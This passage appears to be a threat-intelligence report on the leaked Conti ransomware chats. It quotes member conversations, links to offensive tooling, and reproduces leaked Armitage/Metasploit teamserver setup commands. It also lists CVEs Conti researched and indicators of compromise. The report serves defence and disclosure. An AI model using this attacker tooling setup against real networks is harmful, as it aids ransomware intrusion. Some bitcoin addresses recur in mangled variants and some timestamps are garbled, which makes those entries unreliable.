{ "from": "hors@q3mcco35auwcstmt.onion",
{ "to": "stern@q3mcco35auwcstmt.onion",
"body": "[02.04.2021 08:14:43] <swift> ah, it was explained to me\n[02.04.2021 08:14:51]
         <swift> you're gonna need our work{n[02.04.2021 08:14:52] <swift> everything\n[02.04.20212021 08:16:46]
         <hors> Yes, but in parallel I don't mind to try myself in this\n[02.04.2021 18:33:02]
         <swift> what do you want to try yourself in?18:33:42]
         <hors> Yes in general in the search of vulnerabilities and so on, something new \n[02.04.2021 18:34:09]
         <swift> can right now puzzle you\n[02.04.2021 18:34:26] <swift> have experience with disasmin?\n[02.04.2021 18:35:05]
         <hors> No \n[02.04.2021 18:35:40] <swift> any understanding of the rights in winds? \n[02.04.2021 18:36:03]
         <hors> have \n[02.04.2021 18:36:21] <swift> know what dacl, acl?2021 18:38:26]
         <hors> No\any manuals or any information where to start in general\n[02.04.2021 18:39:01]
         <swift> > No\so you don't know about the rights in windows either\n[02.04.20212021 18:39:20]
         <swift> Do you know English? \n[02.04.2021 18:40:28]
         <hors> +-\n I'm more into tools - cobalt, metasploit, raising permissions, finding vulnerabilities through metasploit,
         zerologon and so on\n[02.04.04.2021 18:40:40] <hors> I don't know programming languages\n[02.04.2021 18:40:54]
         <swift> >finding vulnerabilities through metasplot, zerologon, etc.\n[02.04.2021 18:41:02]
         <hors> ]\n[02.04.04.2021 18:41:52] <swift> disappear for two years for manuals and books, and come back\n[02.04.2021 18:42:01]
         <swift> it's just you have a fucking grind"
```

Additional Conti references for Cobalt Strike

- https://github.com/ramen0x3f/AggressorScripts
- https://github.com/FortyNorthSecurity/C2concealer
- https://bluescreenofjeff.com/2017-08-30-randomized-malleable-c2-profiles-made-easy
- https://github.com/tevora-threat/PowerView3-Aggressor
- https://github.com/gloxec/CrossC2

Metasploit

The Metasploit framework is an open-source tool used to probe networks and endpoints for vulnerabilities.



```
Date: 2021-06-07T19:47:22.114Z
From: graph
Message: ```Armitage installation
1. Install the metasploit
    curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/

        ; ./msfconsole run metasploit

2. Install PostgreSQL

    apt-get -y install postgresql

3. Install Armitage

    wget http://fastandeasyhacking.com/download/armitage150813.tgz
    tar zxvf armitage150813.tgz

4. Initialize the base metasploit

    msfdb init

        ; msfdb reinit - Deletes and reinitializes the database.
        ; msfdb delete - Deletes the database.
        ; msfdb start - Starts the database.
        ; msfdb stop - Stops the database.
        ; msfdb status - Shows the database status.

    export MSF_DATABASE_CONFIG=/home/%username%/.msf4/database.yml

5. Launch Armitage Teamserver

    cd /path/to/armitage
    ./teamserver [external IP address] [password]
```

Additional Resources

- https://github.com/nccgroup/nccfsas/tree/main/Tools/SharpZeroLogon
- https://github.com/darkoperator/Veil-PowerView/blob/master/PowerView/functions/Invoke-ShareFinder.ps1

Exploited CVEs

The Conti group has searched for exploits related to the below CVEs. The list has 31 high-priority CVEs that Conti has developed or has done research on. Most notably Zerologon (cve-2020-1472) a vulnerability in Windows Netlogon which allowed Conti to become

Domain Admin with ease has been mentioned in the chat logs.

1. cve-2015-2546
2. cve-2016-3309
3. cve-2017-0101
4. cve-2018-8120
5. cve-2019-0543
6. cve-2019-0841
7. cve-2019-1064
8. cve-2019-1069
9. cve-2019-1129
10. cve-2019-1130
11. cve-2019-1215
12. cve-2019-1253
13. cve-2019-1315
14. cve-2019-1322
15. cve-2019-1385
16. cve-2019-1388
17. cve-2019-1405
18. cve-2019-1458
19. cve-2020-0609
20. cve-2020-0638
21. cve-2020-0688
22. cve-2020-0787
23. cve-2020-0796
24. **cve-2020-1472 [Zerologon]**
25. cve-2021-1675
26. cve-2021-1732
27. cve-2021-21972
28. cve-2021-21985
29. cve-2021-22005
30. cve-2021-26855
31. cve-2021-34527

Conclusion

The Rise of Mini Conti's

Ransomware attacks have increased steadily over the years and many groups have emerged since Covid-19 began spreading worldwide due to remote work becoming the norm. Conti is a mature and well-seasoned group that will successfully make any necessary changes to mitigate the long-term damage from these leaks. Conti is known for using spear-phishing campaigns to gain access and compromise networks through low-hanging fruit vulnerabilities and this tactic certainly will not change. The leaks reveal Conti's arsenal and their mindset, and researchers at BreachQuest believe that many offspring or splinter ransomware groups will appear as this level of knowledge and insight that has never before been shared.

To ensure that you're protected from threat actors like Conti it's essential to have a modern XDR that can defend your organization's endpoints. Organizations must be proactive and take the necessary steps to ensure that your network is secure from threat actors.

Indicators of Compromise

BITCOIN/BECH32 Addresses

bc1qwjz9p3qurgf5qnmmprhdhn8gg0d808knr9q825
bc1qlhhgzzll4uqvd60teqn92y467kc04mj74jqudv
bc1qu2k6w8gf4k7e3hgwpml6vymjv93czlc7etzuy6
bc1qtjvs79cm5zghe95hr04e5cl9h2fh7x9chfmc6t
3E6GJ8Cmk7dBQE2maUisJfJNRdxB4ih1sN
1HFqLt3fbuewZe5ncJautgncS6hN1ZzX5r
bc1q2pnhvfkx0x9cqh8q4z96aa50rqxxcutp65ymx8
3QdNiLEpxKWQ6SoxULAo4xc48d5otumivR
bc1ql4myqe20sd0dpk5f407045qksj0gdcm278cfp5
12V63PHiX8FvEgyewX5W1D2QrdJJSawqQM
1G5wLGHbsMmbRT7CdfmBA4aeR7RNwiG8FY
bc1qdshsymz4u243ku66ysdqunu4d6wamhquxc386g
1fb0f130ce271b1f62c07795089cea1e
1NqxPMSjDxEfJ2ozbFnGEoumDpL4Z8frKh
12KHi1L1KUNDjSvkG5j56FRNbFrud3ZjUUU
3JGbpCKLyNhWatqZWD2RC6Vs4kzmqtPLPW
bc1qxrnwauy7dunkm3jryv3x7mun5c3c4t0s59r9e8
bc1qmdjxd98fnk83l5k8cpvc77f9rljr7942cq0sfz
bc1qtk37tmu9s6556zg6d97v79hfl9xsz20ppyj4nm
bc1qlms20gsjnmtkv25kp5r3jvglq5c8yzy45s6ejs
35aWyVRkYme3aKeezp6wsJVGeoYsCTH44Z
bc1qc8nxs5uxh3vx4xpuxlkhkfysllg5tw9nr00spj
1DSp4woswZECAL9zdmmGeu1s7k1sGExFDh
bc1qah9yltjk556w375sdqqt2d4lltg49vkprgnsw7
32zW4tVTk3SvWVvgFJUx8AYe4wGJQH6SGi
bc1qdsp0axxxdcm595jq3wfap33ewmunxy33qp03cv
bc1qh7k79thm9lxwtrgxlxgdqun9lsvycp5gv0yucs
bc1qqefvkkldvz4t732rajkp53j82j073s6m5cku93
3NAn1bJ49deFB9MmKw1gfBVr5Vwu5KsVzr
3PyFQL2UNfzBVwCi9GYqn2vYpMeamcoQqv

3LaDs8DLJCSiJDV8RYHGyk4EVjbVRvxC9A

bc1qa6kcfywen34duq6msagpdv9ffcu4d2ljh5pgq

bc1qve3zp5w6x858wz6v0ydxxyyktgjm4vyfja5ehz

1LYiEgq9k3xSAddbqMZcsVTayJVoKbTFub

bc1q3efl4m2jcr6gk32usxnfyrxh294sr8plmpe3ye

bc1qv4eevjn6va749j2ydepgahptpg5wmp2gculvgr

3PsVm4PDNhrhwnVf8rsL72mH1CcyCP3etD

bc1qy2083z665ux68zda3tfuh5xed2493uaj8whdwv

bc1qclzlkqq8j3ckmulye0k5xpzfymsxxha735mlauf

bc1qv4smajyuhyzzh0kj3r42js73qljykn4g7jmcaw

bc1qqkc9220l6dqh8jlslfsc4xf6wxgkga5uv02vm5

112qJRWfQCAqKzSk3ZcQnq1A1YwqyfLbgp

12YQDqmq3t6bCKPKMRWFmqrju4UMXbcqvF

bc1qt24rgc8gk3xmx6fzzdwxc2c92cmp7xa8lju4za

17mc4Qm7ka9jhQEUB5LTxP3gW3tsDYUJGQ

3M9tAMuamLcCpifaCQPSH3Th5F4VwjmyWz

bc1qh83mkj8um9y7n5tqkfuyglyw9xnf55wdvn8j9q

3ESoHu87mTrFNNSNUaMVVEfT3vYwRYGfSHQ

1347fBtFzZCrPq29yjRpct5f6Kq5uHZHHy

3HrDFf1Yj95PFeSR58kCthga3p9hcz9Nmw

bc1qrjdl409wyucrwnmveq50m63dvyy7d5ws6m50gg

bc1qgd5ke95svytzhfkvjp2zhnlhhv42w0wqm0uhpx

3C5MYb2bZvQMSGTnDhtvJnt72ByZeFLgtN

3PNoZtKdNxnCEzdSQegBMbZiUufrL6RtL1

1H4JUerGtbh74dP2e4N2ogmATd5SR47iXN

3N4oho2uXfkFBfUAPtoPGLUXjHXqXV4vrJ

bc1qphgsh952kqwcyvqexjfsmguv28dxlgd56ccnrn

bc1qrqj988a305sgg2t4xcqqqlgqfzt87k5fk7a8f8

1LLRL4vZajTtpjuBh5VpBD8zUg73CHUsq3

bc1q8m55q8gvsluzfqxqz9wfgkpcwgl9zxvsqv63ua

bc1qp8kjvuqpy5u5rzrfc5jalqczvulknxek6zfdyw

bc1qhcfpza3zfd28g03ew485qrrsvy9jae5xvr9ydz

169J9MvXSJJJZUjarG7JXDD8qiQXZS4jj6A

1DS9DVVD4K86ppQhg8ta9XFVEaaW7NXZfA

bc1q3ts2gkcfcx8a007gclltdcc47f9j4sx68cf7zn

3HqUAxCJ3yv2WNQE3MQSjRKGLAQqGRA4rq

bc1q7mp0j2vq2xgt7mzha0kh8rqsp5ev3927hum30h

3KXtQMqqqNx37a5A5JTSSnZwzqoTvmxJE

bc1q3stptj0pv6swqcyu6m5n74jamzmadsukn5ce7t

bc1q6gj8ymnjh863gmuvh2nc3462trrvzlxf2atzxn

bc1q59g25qrrqnyvcl2jdmxh9y5c0tvnxzk4c4xrl6

bc1q9l9zx5ct4apdweyxfdwq8tdza93gefvl7v766r

bc1qfrmrz7nx6c62qdf6gqk65yajn2k89hfy9cum44
bc1qdxrwrwlru99hr0frts6sxjkeeevc9za5k32r3zsgx
bc1qdehfl7kjwy0tez8eugjwmgt8m4l6jv5hfgqk3t
bc1q4qvnjchr3y9wpm78qlnr6659qrtnnt5pfgn6p5
1KkwkfQCB5VuwF8PnDHhw38EVGdCHK5fMk
3ESoHHu87mTrFNSNSNUaMVEfT3vYwRYGfSHQ
bc1qlc0sla88psaxs9wyr0ef6zn30meff9zd72pncz
bc1qtqtau58ej7gedrgg32u0r3vt5twnkmqkfk63l5
bc1qdxrwlru9hr0frts6sxjkeeevc9za5k32r3zsgx
3ESoHHu87mTrFNSNUaMVVEfT3vYwRYGfSHQ
bc1qpelsktvc6d8tuuafqzkeuyddgdsck480s8t4th
bc1qxxe0uz8dp820mnl7q5w3a2z9y4zgq9cr6smlf6
396PgCGZf7FAK5Sxmxa9NhGRZECddT2mMv
bc1qg285up24wyrfd9dwrnucwnpj247g70wxz48kg9
bc1qptn5qsllcxmrndmwucelazjt0z68zkrgrlumy0
12bsh5bc7wkVSRv25Qw6x3JYzuQDpZZ4zi
bc1qpaz0c4d7m0xx7xfflyf4cuk2xsuxev5vtlmvhs
36dmB68ZpeZZZZThy9SnCHoMvfqCKgZS1Grf
bc1qj320zssr8lp62ruuwfp0nj56007a36n0wa63ml
bc1qr3w2ntxztyznys7mjmvl6wv5ywpgvj9c7nz0xe
bc1q70rw85x8m795nvkee56krg5t6nlwuh6wjl6ycg
3FHwdzaSjv2trZZHkLCrXMKypCK4BwEcuy
bc1qnzg5lf5syvkldfnvxl6umstn6xk2czrstt3sk8
1G5LWXMN42ueD2eWvm4zMrhXGihghHDgMq
bc1qrr9v7txnjxxrqvpajan5ssmcntp5mwdn065jks
bc1qdvmlyvaq46e53r8y6e4cyj4pq8cdf8fukj82x0
bc1q3j4rq3k5d7ru85pecqtahcndkgx530e3g54633
bc1qlafd7lsrwrgfnszh5pl7tzsptcnm7jwz9zvh6a
bc1qc39qwc3nl2eyh2cu4ct6tyh9zqzp9ye993c0y2
bc1qsm35q5gu8awj5cu2r3hrzecvcvs7sn8lxn2pfx
bc1q9klek9z8lwdnfka6f7ltsewm44a7ulcgkunvwg
37JcnKmYGBT7H5fyWuthHnrJsQjcHrewDB
bc1qed8hy4c2hz5m2dpyv7sf3q9p97lah4x5q5d28k
bc1qa68vp26dapzt09xc2fd99qg9uyt90k7n6h0xmg
15gjb8F5Zd8XRKBCgVxsr8ZuVzr7yBtnCN
bc1q33quvkjlvyks7d2p3v5fz5xl3j0sazrsdh7qdn5
bc1qvyp2gg6heau0whkxvzvevwantg2rcchlrumfn0
bc1q0wxas9pmy86gk2ptm3gprxcp5mdx92sed3tjhr
1GXrHar42EHxHNXM2nFkXQ5gpTMxdR5q5j
bc1q5aqs5hrlt3wj5xrnj0craykgsq6h8mse3cftf8
bc1q93uacqvu2d2hv9zga7srv3jvqwjump26fcj23t
385weBHnfNfNpr4EhKCaLZTN6zGcczt4Fben

bc1qc2gtz9eadvr9mf2xcptyatajakx93schz35aq7

bc1qp0ncqsk5hu0d3kwq2erypdqur2yjzypdc40du8

3N4oho2uXfkFBfUAPtoPGLUXjHXqXV4vrJ

3ESoHHu87mTrFNSNNUaMVEfT3vYwRYGfSHQ

bc1qp80m6ljlvqd7rvp8nrlfq93el0nzdvhelnkqqj

bc1q4cjrllm405ktv2rm0jsh4ja5k8q9r7vmxfdcne

bc1qn3dv97k9ks7jl9764vy5s30t9vxhvmqg3ka0jv

bc1qtn42kyjuz0lc9w9gue72xr9m2a7jgsf3rk2vul

bc1qr5wpxnxvqz7fy5a7a0l2qnklahdl64fqsnc49f

3MqifVVoWvgAq6L8opqHbk9jJw6vmgtN2n

1CwbkiHug1yw7HGdYxEtXk9nQFUc6GKxzj

bc1qvr4p72n76sckcr69h88pazd6n76neyn93vvtpr

bc1q2vtrs0tt52knglpc7qv9sydvzvmz8qegxyxaak

3CvVwhowFkkgoqEw2cZE5DmMYvsqRgtQVaH

39ApJGgEiLAV23rPbcma5Kn2yqFfzWWNNW

bc1qdxrwlwru99hr0frts6sxjkeeevc9za5k32r3zsgx

bc1qtsks6vals5hqdvk28gsumvsxlucypnlee9x72p

bc1qj6nnpnnn9a0zquvpd35azeruseqnxfs3jtmwcv

3ESoHu87mTrFNSNNUaMVEfT3vYwRYGfSHQ

3ESoHu87mTrFNSNNUaMVVEfT3vYwRYGfSHQ

bc1qc6fpzh8jkuy7l8nk44yx3dztz36ejwgkq8p5vf

bc1qclzlkq8j3ckmulye0k5xpzfymsxxha735mlauf

3CPbvktjKPiWcYu4PM4oVrQhvSQjCKnR59

bc1qj320zssr8lp62pruuwfp0nj56007a36n0wa0wa63m

bc1qzss3vt428z0kr6pm6sae5wtcxrfgn4edt8eetn

1FWWRT88WjYbZp4NoRNEBgTGjRxhi2J9YM

1LCEGFc6Cwe194B6gavMcZ56o2pbftXqWk

1MxtwUpH4cWAz4en4kqVNzAdx5gpk9etUC

bc1qst63rewj2vmnnmftuhwg6hvy5rsce2dzlhk44n

1B8sFxkPtMqR86dkfd3rFT38A5tncCDZD8

bc1qmy0vr0dgwk8m46mxl4pucgay3k0xv03772mn59

bc1qp04ykljcchpuufsmly6dutvjd8qtg3f563xxdw

3ESoHu87mTrFNSNUaMVEfT3vYwRYGfSHQ

bc1qsnhffuxzprt9tdrwcp8uk0x504ye7uecf6a4aee

bc1qnm79vhfq5ss9qrsfgfgctd58w3s7hwn24lc9u

bc1qtnqw53pxxp3j0a7ttuurqzuzxnn66su8svwv6k

bc1qrkusavjestgd6lud0rjpr47x4vs2udpqesjsn8

bc1qasgfdqnd4rxwf4m0wjyqc3008amxvw8q2z6z4

395hQDyiBT16yt8jVVNj7WuZoQ4ouuFJcZ

3ESoHHu87mTrFNSNNUaMVVEfT3vYwRYGfSHQ

bc1qwjg3qcugy8n6778783a4rrxvn4nvx58yjg07dt

1AXiwETqqQoQA52Jk5CmJkbAPuW8nR7VUYz

3HKn3KR4FG5LBwPtB48axLRohpNnykyHAb
3N4oho2uXfkFkBfUAPtoPGLUXjHqXXV4vrJ
3ESoHu87mTrFNSNUaMVEfT3vYwRYGfSHQ
bc1q0q5gsymkvp7vfpuexz0eq5csufxs60npza3ct5
32Bg4EsuNjxVJ9ZP2RWHv66ybZRHQotQS4
bc1qvahawe2w84mgqgspcgx4uyu0vgw6r9y96srcj2
bc1qlwef5kpsu6awedge9k3qsmthfwfq0d43kphdct
3B7AmkZ8VVhKKAAqCp4ZLNVbmGJQoZcaBc9
1GoAiu7jLbjNoVoVBvKX8Dba45G4J3BFL3tM
bc1qy9s0z859gcvt62ydp9r4sy3cl83za36tjsnqpa
bc1qfyxsgmc5axdd09xfv0y2j7jl0ztpj735pj8dah
1KMRTrRYZABPnCnpqhzECMhjaF5sKCyeQK
16evvEiZ6HKkKV9WAbysJfJG1Qa7DzJGUFp
bc1q47tlstrwpqf8uhwwzp30483upe6havrfqv0ecj
bc1qqtvk2hth8sjwwd7wfqhg9mav7x7ca9rccnnemf
bc1qa2t2qweze4y545y3yj5xlaqdwwwjetsq082t0gqh
3JDKxEidX2JhmusBDB3BRaCahucEiHcK8n
bc1q3hefqfvzfdnagwr9dkxphlz2xs6zem5r87hygh
bc1qaljhrp7md4j4ceua7q89q40p6qxwp0fk35ztwr
bc1q8qfesjc2slfwe8xv3l0rxwdexms006swf7gcur
3351LRF9NrFH5v2CMZWsCv66tv5UAjX5Gn
1hLvH27BxAPbqx3R2fMCuMPfS2gGDBJL
bc1q2cjna87ayslzn63aqntt263etzxgdth55fdzjd
bc1q4hxu7x9jjlx9wqx8sr6pq2gajr786gffgpw3ey
bc1qxt3gt86tpyn87e8398l97m9kx3f3wrwlejdlal
bc1qpwcdpjcvn4xll4jewpc8lqcfjr8tn5cj4hl23l
1DF9qtzbtja79o3yBAmgoX5wdsSSpaPD2mE
bc1qa2t2qweze4y545y3j5xlaqdwwwjetsq082t0gqh
bc1qk0nnkkk3sga4pjcvfx77l66etaz67m44ejahwx
1KfDPgc6CiWb6Fnin1bLWi2moX1ViXANxW
bc1qggg5yarwhqde03f7qnltyzt7gnqh66xsvrmcf
1QAprZhPPZ3QkAFbo59YyxjAuHcLKduFsFn
172KVKhMqL5CU1HN884RbArzu5DDL5hwE3
bc1qam9eux249ur53hqxlraxjtspxv88gk0ncwja9
3ESoHu87mTrFNNSNUaMVEfT3vYwRYGfSHQ
bc1qtqr3n2pa5h43c6pulqvr56c4gz4cw96sywdplf
3C5szwCXjPXutxe8NRQ2PJ5oQrKRZdrFuDgMmGz93ih
3QsBgNCy4UwKkYXPLSucytEY4LyddZSSN9
35Z4UipuER5ZGprGUugcoxPWWZ43RXchPX
3Jc3mTyYuRpP7hynPaStpDBPNNd8FYydzS
1NVHVhVjcPEWdUNpUjb3RaBWPw2WdvZ7JEk
1HtyXyCrshiJmLYNru7atpDMJrzG9mzwzf

bc1qgqwavrqna87kqvr9tn8lk0w4uhudhp0avd5g3f

bc1qstc4wgx4e2aqm4rtch0sxftr4g7gfq3fg8nwe7

1KQ5tkv7NWjG2a67fP6UzTc7egE6HWAXux

3C4MVjmXVu1vjJFfg4phf55L1LAscKa8dr

15QULY9y2HJj1i85LiJGMYWChhAqnGkCSx

bc1q7cd8rxvwuqgeh2ya9vk2ekr9qutthyklzkamf8

bc1qlkvs2jweujlms5jnrsllaxuq6zly4wvmxysty9

bc1q2ca6jfml0fvnke43dm5ade3hzagjyjfmyqw2p8

bc1qnf6drcfl786d70wlhfytyr5xg3qqgknlsh8dc3

bc1qmxdamtwnwts779k2jhqea4nd4ucqhnqh8tadmc

bc1qjez2nzlhkmntqzhnwr7nk784pvfn6srw3fncq6

bc1qgdnyhjpsvlkyr7lwyxzpflzptzwwpjhswxdpa

1HtyXyCrshiJmLYNru7atpDMJrzG9mzwzf

1Q6SsW88b94a4P3Rxtfr4pRxvhqqJAWvEc

bc1qz8g58ym9lrln4kk87g4kks3hg82hr8hc858nd3

bc1q69k8ll0jmxs4d29wztrdpn4dhyus5uh6pxqrfz

bc1qyz0mpmjewkjmmd6sc5s7j2zvce3ufg04d803sv

bc1qkfuf2cd87w2u2frrlgatuhvuwj6clr8zyxlrum

3ESoHHu87mTrFNSNNUaMVEfT3vYwRYGfSHQ

bc1qqp7nt7m7m9fju2uflds93u9n5du78q3mhx6qss

bc1qa273a36dgnrdqevnx0lftn99t2we306eu7gm2k

14HnaQfsQdtgVSNR91jLcbcKtddDfP6D

bc1qw29f7cx035xaujcnhs6yjv70433cx078n923wh

3HVdGfBobqwYH4SmMtVRcKXeSwdQjF3Khv

bc1qc5sn0myjvc8lj7n5xs3qdq6k9t07xn6vtew2ze

bc1qfx2mxw2shaek42zdgctzljp498ur8lqvqvqzyxz

bc1qdstkdj3m3cdckdmva7x5pk0qxz3ylaplun4kd4

bc1qdxrwlwru9hr0frts6sxjkeeevc9zaza5k32r3zsgx

bc1qa0klunvxhwwhxp0kced63250sczjdzltvr06tu

33hiG13GTHTV2G8aZxzBJHBPBpDNevcK2B

1KBuDgmq8umdoAkdUQLp9YApeHuuKFeUWF

3PC7zJHCuTUh8oNyJud9u72J2rGH7SZwaK

3A8xNfeK2dXdDHi5PtKjZFa48HFixTqdAv

bc1qf2lmqzwkv6r82j7p4nx4negk3m59drj0wg6w0

bc1qlrzkzc6nkpn9kj9krzen2rq8yfc3hc4yhcrz3h

bc1qq6mq20rx2h7u77hp5azyqn9qrr2009quqvdld3

bc1qktkx0jynsfgmvlnern4zpnk8hy6u9h2zdtgtfz

bc1qkqqztlxw4uwfdn2xsymu3pk3p2pltw4w7helfhk

31inPQPChryvSPEnaXrBc6kmcYH4NAqYnTR

36M8QiR4tiT2HyqUocRParhzEf7q8smXBV

393FUUZgie8iv8RxLKDuiyXx6TRCV9pmz7

33i6BL4HGNL7YSdPWDP9x2swdJinNLs5zu

bc1q546cv2zm9vc6mfy47t6ud98m9h058mvd6e6z8a
3Abc4kZoDruwVZu6jERirKypok1EFmZZKt
bc1qtdyul6azg4lfecpkyaq3gdvpypxgz2ap8cgd5f
1PemRXvQ5nbDs6q19pCUzfd4kXVGovVoe3
3Cxt179UhfF4xkNQsytDmoJVWEJs1ERbZh
bc1q9p5yyxsfwr987296yl5zselkczmp90uwzh95zl
bc1qymfku42ak463uequgw3wqct0qk4jtlj2p250ck
36UqDj8hGfZTVjpURvSnKtpJnJKjhYcvuY
38ZcBm8BBEpVn4y7CkGL7yyyYPKMSsEvhP
bc1qd7f5t5vtadrlz0ms09qw4qqcgypgj7pnpastdd
1K4NVpT26qwtLp2yReFkgecPkqqQHVrVJd
bc1qfamjhlyec63dz3gvcum7s9guu3cp5n8v3hz7ud
bc1qteth4dl689n0cuh3n63r6azcagmj4wj2m9yvht
bc1qvq60dqug0q9l6najzg4xtd6uxkym05tu49here
bc1qedxzh30gvh7l6lrp2nf59zf9efckka2rt2r9z4

IP Address

128.201.76.252
5.181.80.177
185.163.45.132
116.206.153.212
118.91.190.42
185.163.45.95
185.163.47.176
109.230.199.73
185.158.249.249
170.130.55.44
144.217.50.242
45.15.131.126
103.124.145.98
103.47.170.131
199.249.230.163
45.95.186.118
23.160.193.217
142.11.237.178
103.47.170.130
194.40.243.33
45.14.226.23
91.92.109.19
71.6.199.23
103.101.104.229
5.181.80.108

148.163.42.203
185.183.96.244
23.160.193.221
199.189.108.71
185.99.133.115
94.140.114.254
23.160.193.190
185.99.132.67
5.181.80.143
194.15.112.173
185.99.132.248
5.39.63.103
80.71.158.106
188.127.235.177
51.89.128.193
185.99.132.121
194.15.113.155
104.143.94.101
161.35.126.145
203.80.170.81
195.149.87.59
193.169.86.84
107.173.81.96
45.87.212.180
45.41.204.150
144.217.50.254
162.55.32.153
5.39.63.98
193.57.40.49
72.167.218.45
45.41.204.137
146.19.253.90
94.140.115.3
94.140.113.53
5.2.78.37
185.193.37.222
148.163.42.213
185.38.185.13
193.27.228.65
5.181.80.155
194.36.191.19
193.8.172.239

```
173.232.146.32
139.28.235.26
63.147.234.198
199.127.60.67
170.130.55.77
154.61.71.53
31.13.195.26
206.251.37.27
103.56.207.249
185.158.249.119
5.181.80.121
185.212.129.112
206.221.176.171
31.13.195.144
200.58.180.138
170.130.55.90
45.230.176.157
173.232.146.104
66.29.138.17
31.14.40.220
103.208.86.22
158.69.133.72
61.177.172.13
173.19.92.26
123.123.123.123
195.123.228.5
88.119.170.242
209.222.101.242
72.191.66.50
139.28.235.177
185.64.104.5
45.77.189.106
185.150.189.202
193.42.37.21
195.123.218.101
104.238.205.128
45.86.74.108
198.46.198.128
195.123.221.248
117.252.69.134
71.168.131.157
203.76.105.227
```

71.249.104.3
198.45.181.114
23.106.160.165
24.185.61.99
203.76.149.210
154.61.71.54
75.142.80.233
195.123.214.177
77.88.55.70
94.140.114.237
45.32.131.223
45.32.132.182
173.243.138.99
217.12.203.191
46.28.70.239
185.183.96.36
77.83.197.40
104.194.11.160
173.234.155.15
195.123.214.148
103.137.80.22
74.125.196.113
91.92.109.180
103.250.70.198
185.191.34.120
213.59.119.198
185.163.45.17
144.202.43.124
209.222.98.79
45.41.204.139
23.254.228.234
217.12.201.132
185.232.23.77
45.126.75.91
38.92.176.125
96.45.33.106
142.4.211.167
185.25.48.4
185.244.41.9
77.88.55.55
103.78.13.150
117.197.41.36

52.58.78.16
117.252.69.210
186.72.79.132
104.171.123.166
198.46.198.9
162.33.177.212
224.0.0.251
162.210.168.43
179.43.147.243
198.46.198.105
140.82.50.50
5.39.63.108
104.243.46.74
8.6.193.80
96.93.217.253
157.230.60.143
173.234.155.75
5.199.174.223
5.39.63.107
185.189.151.142
5.181.156.166
174.96.143.3
35.174.78.146
194.15.112.174
5.34.181.18
217.12.218.109
173.201.72.45

Sha-256

00343d76bff52d7bfd52b9bd7f12d7f935ca4c7a2f0ea9a0166f9668ad9f9e7d
006a03d951999f06dfc445db27905af64cad28282e5962cd0092d74294b8195d
007a0f1b66e3cc9768f10613c9fba5a2984b0f074e2945d819dcbc03b98d67f8
007b695d08486ed07c21d48163c046afbb26c3f2bcd0fdd43bd2ade6c0c69f2d
00882a8b1536d615ca2ca42907974925972b36caab20ca7c67657d1559e7fdc8
009a4a9d9d26440405334df4afee1616546b57bf918179888af64471e0a4b659
00b0497ee42657e22a3735a726959ca84657cf6dacfab02b6fb118854809db3e
00d9c2149ed2ce475d24cb6de5597c468d65757e78c4cf6d046bd5d21dc6b3ff
015b786e6e592477d2ddb6f84293f896eeb8e4da12987185ebc98d5ff6affaa0
015d851797480231bee8f9fc43b4079e6547dc49d8e3310777ed59827ed42ae4
0196d69298e796765c7e7dc4d75836a25253a286eed411c3eaf3eb8db38adf0b
01a247845af95531ef5012382ff65ef8f4fb44e78d600d15068fd767aa64ed6c
01f06eadf30fbd0a673cdf759e8177e0a54814cca94eef061c9f50f1c1626dbb

```
021a2f4fac884300099c66496ebebd683f5505b53c212d6cdc6f6725b2f618fc
024200f6b3b401e08069d3bbb50d4132aec1318f9bb16b7410b668fc1f639e71
33a7030fc01ac2d224c7fe1e0b0dac81d6aa8de8fbd26bf564d6947e4c64a0bb
34b5f804bbcc84d1f4b81f5fdd2789f1e183305c3c25a76cb0569f68dbf5dced
e39e194d3230f9ec04463af248e2a1205ae5d3188ee94d529e30c4dddb2e6b9b
08d1ad46109245202cb9dad3f20eb09be9d9031373e1003fbc2862a195d321f4
8e74990cb7d4b1794559426bf40ec6698b82e62821f58c79a56278db6acb999f
5ad3bb4b60d0574d6311d607c337139ab2fedf8420b6f733bbabf844037d8c6a
02509bb54094343832133c96fa66bc113a7a8818836acf1ac0c18f9655d8555b
43393c4b4dc45b4a736e2553cadcfae7e929b13e32b487e6e2bb316e614a647f
485a3c191731de674005bf28bb644672cfcc1bad58abb9b7d0f36d71d2973067
0a6897429c36c472c99dcd618362c20e9d44cfc721eebde3bfdaca350fecf9b0
23f6125c5a9abf96816286e434dc716c31e9cfb7bdf71d255b2726f7e169c392
2bf8e629e13f9795042ae550cf7e38bf310b889ad43ff75d1f27e603d43613b2
6db784f9883d62edd45163c84c2870dadb2ba1c6b380f9746b779a6b357a68fe
79675eb09d18511dcabcc926627f9ddb7ac14842fd0cf69e0c04b081eaee8d9f
b555938b009d556c5f746ba3684f6e8a15bfb949af44251e2913f436f1465e1f
15c44153d37e8cf0f06ae5a23a6a5c689e5568340732b570fadd678e56227c37
8337958ece7568e289e94891a0f6f50cf935cc39bda18a2b7f7bee30269a95a6
bdceb5afb4cb92f1bb938948cbe496bfa3de8c8d7b1f242cb133e2b18600256b
10d7e4af4bb9a79163bf6ece25e0772dc035396f6db873afc94537fe808f8d3a
02b397325e9a1200157b0a55f59ddf6b5cd7f07e01228234fc5b4caf9242fe7e
0321ed4167cd464eebd8b0157b04235f279ef044cc16d2dc8944c0fbc9b6f04d
0395a05f39ed12658099464f57280bc3d57808c26af78a36ed958be192ed2240
00191bc4945f0272eedf0d9e6b82a3bcefb15d9d6b2083bb87b51d8bf72bdfbf
0b7eafb0e73e2bf0e0c6263824ffacbf4869f9121502264e5dc08d09183ae301
be98cf40b1ba5dafde4834ba50fb1dc697e456b9f93cb437842f5177160c9fad
dc084e88f377ddd7ee21424f94f1f94b409b26ebfbfb6b8566654cc9ce71472e
018c2dcaaa95ae02fff25b303888b8f1059cbd6c6fd2879f8932d207fde061ad
161389da43d1c20a0707c05342519b531d656fb3ddf0ea96835c9adef78e677c
8c7107a167d93ea8493f8a8ae2bb5febd36c959305b6a4427090e09e1941891a
889de83f813262cd4c7f3eb3152e334893c10a648f5aab8f2303c215d661db14
d4480ca738ebfc62c1f0d31cb69d1846ac8434b06b1f3e32e94954db9eb67545
5b6a96d9b85a18b6cc77d6c2bc59d067f84f2e0448cc13bf14a7fd3c5f95bf93
89906f872b14baf8a87a59bed88a8c77e146030b8f6840ae241caab2437e8fa4
4e62a8e65df5726323918662cab614e94e7ea1a75a2cb41068c07efc74a7d2bd
3ac5fdcbb220231d252dbace57c0ac1fc1fc6149b2896636628a79c1d26b67cd
892a84154516ef80df5f1764f1629c5254795669277f5ca324a035861d774cb7
9744b85a140693e44849652f471ba7a53c213349f85e8055ae5e4233c75d1dad
